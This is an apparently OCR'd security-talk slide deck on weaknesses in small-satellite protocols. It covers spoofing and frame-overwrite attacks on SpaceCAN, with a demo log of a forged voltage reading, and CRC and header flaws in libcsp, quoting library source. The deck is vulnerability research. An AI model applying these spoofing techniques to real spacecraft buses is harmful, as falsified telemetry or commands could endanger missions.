
https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

SpaceCAN - node id

- When the new component(node) connects to CAN bus, SpaceCAN checks the provided node_id is in the range or not.

```
29          if node_id == 0 or node_id > 127:                    // node_id=-1
30              raise ValueError("node id must be in range 1..127")
```

- No register/authentication mechanism. Duplicate node_id is allowed




SpaceCAN - node id & sniffing

- When the new component(node) connects to CAN bus, SpaceCAN checks the provided node_id is in the range or not.


```
29          if node_id == 0 or node_id > 127:                    // node_id=-1
30              raise ValueError("node id must be in range 1..127")
```

- No register/authentication mechanism. Duplicate node_id is allowed



SpaceCAN - can_id

```
113
114     def send_telemetry(self, data):
115         can_id = ID_TM + self.node_id
116         can_frame = CanFrame(can_id, data)
117         self.network.send(can_frame)
118
119     def send_packet(self, packet):
120         can_id = ID_TM + self.node_id
121         for data in packet.split():
122             can_frame = CanFrame(can_id, data)
123             self.network.send(can_frame)
```




CAN Frame ID – 11 bits										
Function ID (4 bits)				Node ID (7 bits)						
0	1	1	0	0	0	0	0	0	0	1


Mask

ID_TM=0x300 + node_id=1 = Hi , I am node 1. I sent a telemetry to you :)

SpaceCAN - spoofing


- With the knowledge of can_id , we can easily malform the response TM as it’s from other node
- There are many commands. We can spoof those commands without data.






SpaceCAN - spoofing in Housekeeping


- Only allowed responder send telemetry to controller
- TC[3,5] Housekeeping
  - Ask responder to send TM from time to time





SpaceCAN - packet splitting

- In CAN frame , Data field is only 8 bytes
- If data for a TM is larger than 8 bytes, SpaceCAN splits data into frames




```python
def split(self):
    total_frames = math.ceil(len(self.data) / MAX_DATA_LENGTH)
    total_frames = max(1, total_frames)
    for n in range(total_frames):
        data = bytearray(self.data[n * 6 : n * 6 + 6])
        header = bytearray([total_frames - 1, n])
        yield header + data
```

```
Packet data([1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14])
```

Frame 1 :	2	0	1	2	3	4	5	6
Frame 2 :	2	1	7	8	9	10	11	12
Frame 3 :	2	2	13	14				

Total frame Frame index from 0

SpaceCAN - packet assembling

- No additional validation in Assembler
  - Assembled packets are delivered in order and in the same time
    - Could not jump in line
  - Only return when *length = total_frames*
  - No further check between *index* & *total_frames*

```python
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```


Check total frame

Create buffer if no

Assemble data and return

SpaceCAN - packet assembling

- Attack method
  - Just send malformed data
  - Super strange if there is no TC but TM




```python
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```


Check total frame

Create buffer if no

Assemble data and return

SpaceCAN - packet assembling

- Attack method
  - Overwrite part of data
  - Fulfill *length=total_frames*
  - Manipulate data apart from the first one




```python
class PacketAssembler:
    def __init__(self, parent):
        self.parent = parent
        self.buffer = {}

    def process_frame(self, can_frame):
        can_id = can_frame.can_id
        total_frames = can_frame.data[0] + 1
        n = can_frame.data[1]

        if can_id not in self.buffer:
            self.buffer[can_id] = {}

        self.buffer[can_id][n] = can_frame.data[2:]

        if len(self.buffer[can_id]) == total_frames:
            framebuffer = self.buffer[can_id]
            data = []
            for k in sorted(framebuffer):
                data.extend(framebuffer[k])
            del self.buffer[can_id]
            packet = Packet(data)
            return packet

        return None
```

Check total frame

Create buffer if no

Assemble data and return

SpaceCAN - frame overwrite

- Overwriting might just be more practical because attacker might not know when controller will receive a TC and ask for 8 bytes longer response on
- Attacker must know the victim node number and data format
- Housekeeping is the one that keeps running

Normal (voltage=0)

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xcc`')
new added data in buffer 1100000001[1] = bytearray(b'\x06\x00\x00\x00\x00')
assembled data = Packet([3, 25, 2, 65, 204, 96, 6, 0, 0, 0, 0])
TM[03, 25] with data 0x0241cc600600000000 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.546886444091797
 => voltage: 0.0
```

Overwrited (voltage=48.5)

```
new added data in buffer 1100000001[0] = bytearray(b'\x03\x19\x02A\xc88')
assembled data = Packet([3, 25, 2, 65, 200, 56, 66, 66, 66, 66, 66])
TM[03, 25] with data 0x0241c8384242424242 from node 1
--> received housekeeping report (1, 2) from node 1:
 => temperature: 25.027469635009766
 => voltage: 48.56470489501953
```

Demo

Case study - ß

Libcsp

- Cubesat Space Protocol (CSP)
- C library
- https://github.com/libcsp/libcsp
- Small network-layer delivery protocol designed for Cubesat
- Open source
- Widely used by libraries and satellites project such as GomSpace GATOSS GOMX-1 , AAUSAT3 , EgyCubeSat , EuroLuna , Hawaiian Space Flight Laboratory...

https://github.com/libcsp/libcsp

Known vulnerabilities in Libcsp

- Libcsp is also used in OPS-SAT(ESA)
- Johannes Willbold in BHUS23 shares that in Libcsp , CRC and HMAC doesn't protect headers
- In the latest version 2 , they still keep it for backward compatibility

CSP Header 1.x

Bit offset	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
0	Priority		Source					Destination					Destination Port						Source Port						Reserved				HMAC	XTEA	RDP	CRC
32	Data (0 – 65,535 bytes)																															

https://en.wikipedia.org/wiki/Cubesat_Space_Protocol

```
125         /* Compare calculated checksum with packet header */
126         if (memcmp(&packet->data[packet->length] - sizeof(crc), &crc, sizeof(crc)) != 0) {
127
128             /* CRC32 with header failed, try without header */
129             crc = csp_crc32_memory(packet->data, packet->length - sizeof(crc));
130             crc = htobe32(crc);
131
132             if (memcmp(&packet->data[packet->length] - sizeof(crc), &crc, sizeof(crc)) != 0) {
133                 return CSP_ERR_CRC32;
134             }
135
136         }
```

https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp_crc32.c#L125

Libcsp - CRC32

- CRC table is hard-coded
- Found other libraries that import libcsp doesn't change that CRC table
- Spoofing!!
  - If CRC is the only security option(?)
  - CRC doesn't validate header
  - Even it validates header, you can create any valid packets with this hard-coded CRC table

```
static const uint32_t crc_tab[256] = {
#endif
    0x00000000, 0xF26B8303, 0xE13B70F7, 0x1350F3F4, 0xC79A971F, 0x35F1141C, 0x26A1E7E8, 0xD4CA64EB,
    0x8AD958CF, 0x78B2DBCC, 0x6BE22838, 0x9989AB3B, 0x4D43CFD0, 0xBF284CD3, 0xAC78BF27, 0x5E133C24,
    0x105EC76F, 0xE235446C, 0xF165B798, 0x030E349B, 0xD7C45070, 0x25AFD373, 0x36FF2087, 0xC494A384,
    0x9A879FA0, 0x68EC1CA3, 0x7BBCEF57, 0x89D76C54, 0x5D1D08BF, 0xAF768BBC, 0xBC267848, 0x4E4DFB4B,
    0x20BD8EDE, 0xD2D60DDD, 0xC186FE29, 0x33ED7D2A, 0xE72719C1, 0x154C9AC2, 0x061C6936, 0xF477EA35,
    0xAA64D611, 0x580F5512, 0x4B5FA6E6, 0xB93425E5, 0x6DFE410E, 0x9F95C20D, 0x8CC531F9, 0x7EAEB2FA,
    0x30E349B1, 0xC288CAB2, 0xD1D83946, 0x23B3BA45, 0xF779DEAE, 0x05125DAD, 0x1642AE59, 0xE4292D5A,
    0xBA3A117E, 0x4851927D, 0x5B016189, 0xA96AE28A, 0x7DA08661, 0x8FCB0562, 0x9C9BF696, 0x6EF07595,
    0x417B1DBC, 0xB3109EBF, 0xA0406D4B, 0x522BEE48, 0x86E18AA3, 0x748A09A0, 0x67DAFA54, 0x95B17957,
    0xCBA24573, 0x39C9C670, 0x2A993584, 0xD8F2B687, 0x0C38D26C, 0xFE53516F, 0xED03A29B, 0x1F682198,
    0x5125DAD3, 0xA34E59D0, 0xB01EAA24, 0x42752927, 0x96BF4DCC, 0x64D4CECF, 0x77843D3B, 0x85EFBE38,
    0xDBFC821C, 0x2997011F, 0x3AC7F2EB, 0xC8AC71E8, 0x1C661503, 0xEE0D9600, 0xFD5D65F4, 0x0F36E6F7,
    0x61C69362, 0x93AD1061, 0x80FDE395, 0x72966096, 0xA65C047D, 0x5437877E, 0x4767748A, 0xB50CF789,
    0xEB1FCBAD, 0x197448AE, 0x0A24BB5A, 0xF84F3859, 0x2C855CB2, 0xDEEEDFB1, 0xCDBE2C45, 0x3FD5AF46,
    0x7198540D, 0x83F3D70E, 0x90A324FA, 0x62C8A7F9, 0xB602C312, 0x44694011, 0x5739B3E5, 0xA55230E6,
    0xFB410CC2, 0x092A8FC1, 0x1A7A7C35, 0xE811FF36, 0x3CDB9BDD, 0xCEB018DE, 0xDDE0EB2A, 0x2F8B6829,
    0x82F63B78, 0x709DB87B, 0x63CD4B8F, 0x91A6C88C, 0x456CAC67, 0xB7072F64, 0xA457DC90, 0x563C5F93,
    0x082F63B7, 0xFA44E0B4, 0xE9141340, 0x1B7F9043, 0xCFB5F4A8, 0x3DDE77AB, 0x2E8E845F, 0xDCE5075C,
    0x92A8FC17, 0x60C37F14, 0x73938CE0, 0x81F80FE3, 0x55326B08, 0xA759E80B, 0xB4091BFF, 0x466298FC,
    0x1871A4D8, 0xEA1A27DB, 0xF94AD42F, 0x0B21572C, 0xDFEB33C7, 0x2D80B0C4, 0x3ED04330, 0xCCBBC033,
    0xA24BB5A6, 0x502036A5, 0x4370C551, 0xB11B4652, 0x65D122B9, 0x97BAA1BA, 0x84EA524E, 0x7681D14D,
    0x2892ED69, 0xDAF96E6A, 0xC9A99D9E, 0x3BC21E9D, 0xEF087A76, 0x1D63F975, 0x0E330A81, 0xFC588982,
    0xB21572C9, 0x407EF1CA, 0x532E023E, 0xA145813D, 0x758FE5D6, 0x87E466D5, 0x94B49521, 0x66DF1622,
    0x38CC2A06, 0xCAA7A905, 0xD9F75AF1, 0x2B9CD9F2, 0xFF56BD19, 0x0D3D3E1A, 0x1E6DCDEE, 0xEC064EED,
    0xC38D26C4, 0x31E6A5C7, 0x22B65633, 0xD0DDD530, 0x0417B1DB, 0xF67C32D8, 0xE52CC12C, 0x1747422F,
    0x49547E0B, 0xBB3FFD08, 0xA86F0EFC, 0x5A048DFF, 0x8ECEE914, 0x7CA56A17, 0x6FF599E3, 0x9D9E1AE0,
    0xD3D3E1AB, 0x21B862A8, 0x32E8915C, 0xC083125F, 0x144976B4, 0xE622F5B7, 0xF5720643, 0x07198540,
    0x590AB964, 0xAB613A67, 0xB831C993, 0x4A5A4A90, 0x9E902E7B, 0x6CFBAD78, 0x7FAB5E8C, 0x8DC0DD8F,
    0xE330A81A, 0x115B2B19, 0x020BD8ED, 0xF0605BEE, 0x24AA3F05, 0xD6C1BC06, 0xC5914FF2, 0x37FACCF1,
    0x69E9F0D5, 0x9B8273D6, 0x88D28022, 0x7AB90321, 0xAE7367CA, 0x5C18E4C9, 0x4F48173D, 0xBD23943E,
    0xF36E6F75, 0x0105EC76, 0x12551F82, 0xE03E9C81, 0x34F4F86A, 0xC69F7B69, 0xD5CF889D, 0x27A40B9E,
    0x79B737BA, 0x8BDCB4B9, 0x988C474D, 0x6AE7C44E, 0xBE2DA0A5, 0x4C4623A6, 0x5F16D052, 0xAD7D5351};
```

https://github.com/libcsp/libcsp/blob/a6b1a02988d879e123f1936b56564989890e3571/src/csp_crc32.c#L14


Libcsp - Peek & Poke Root

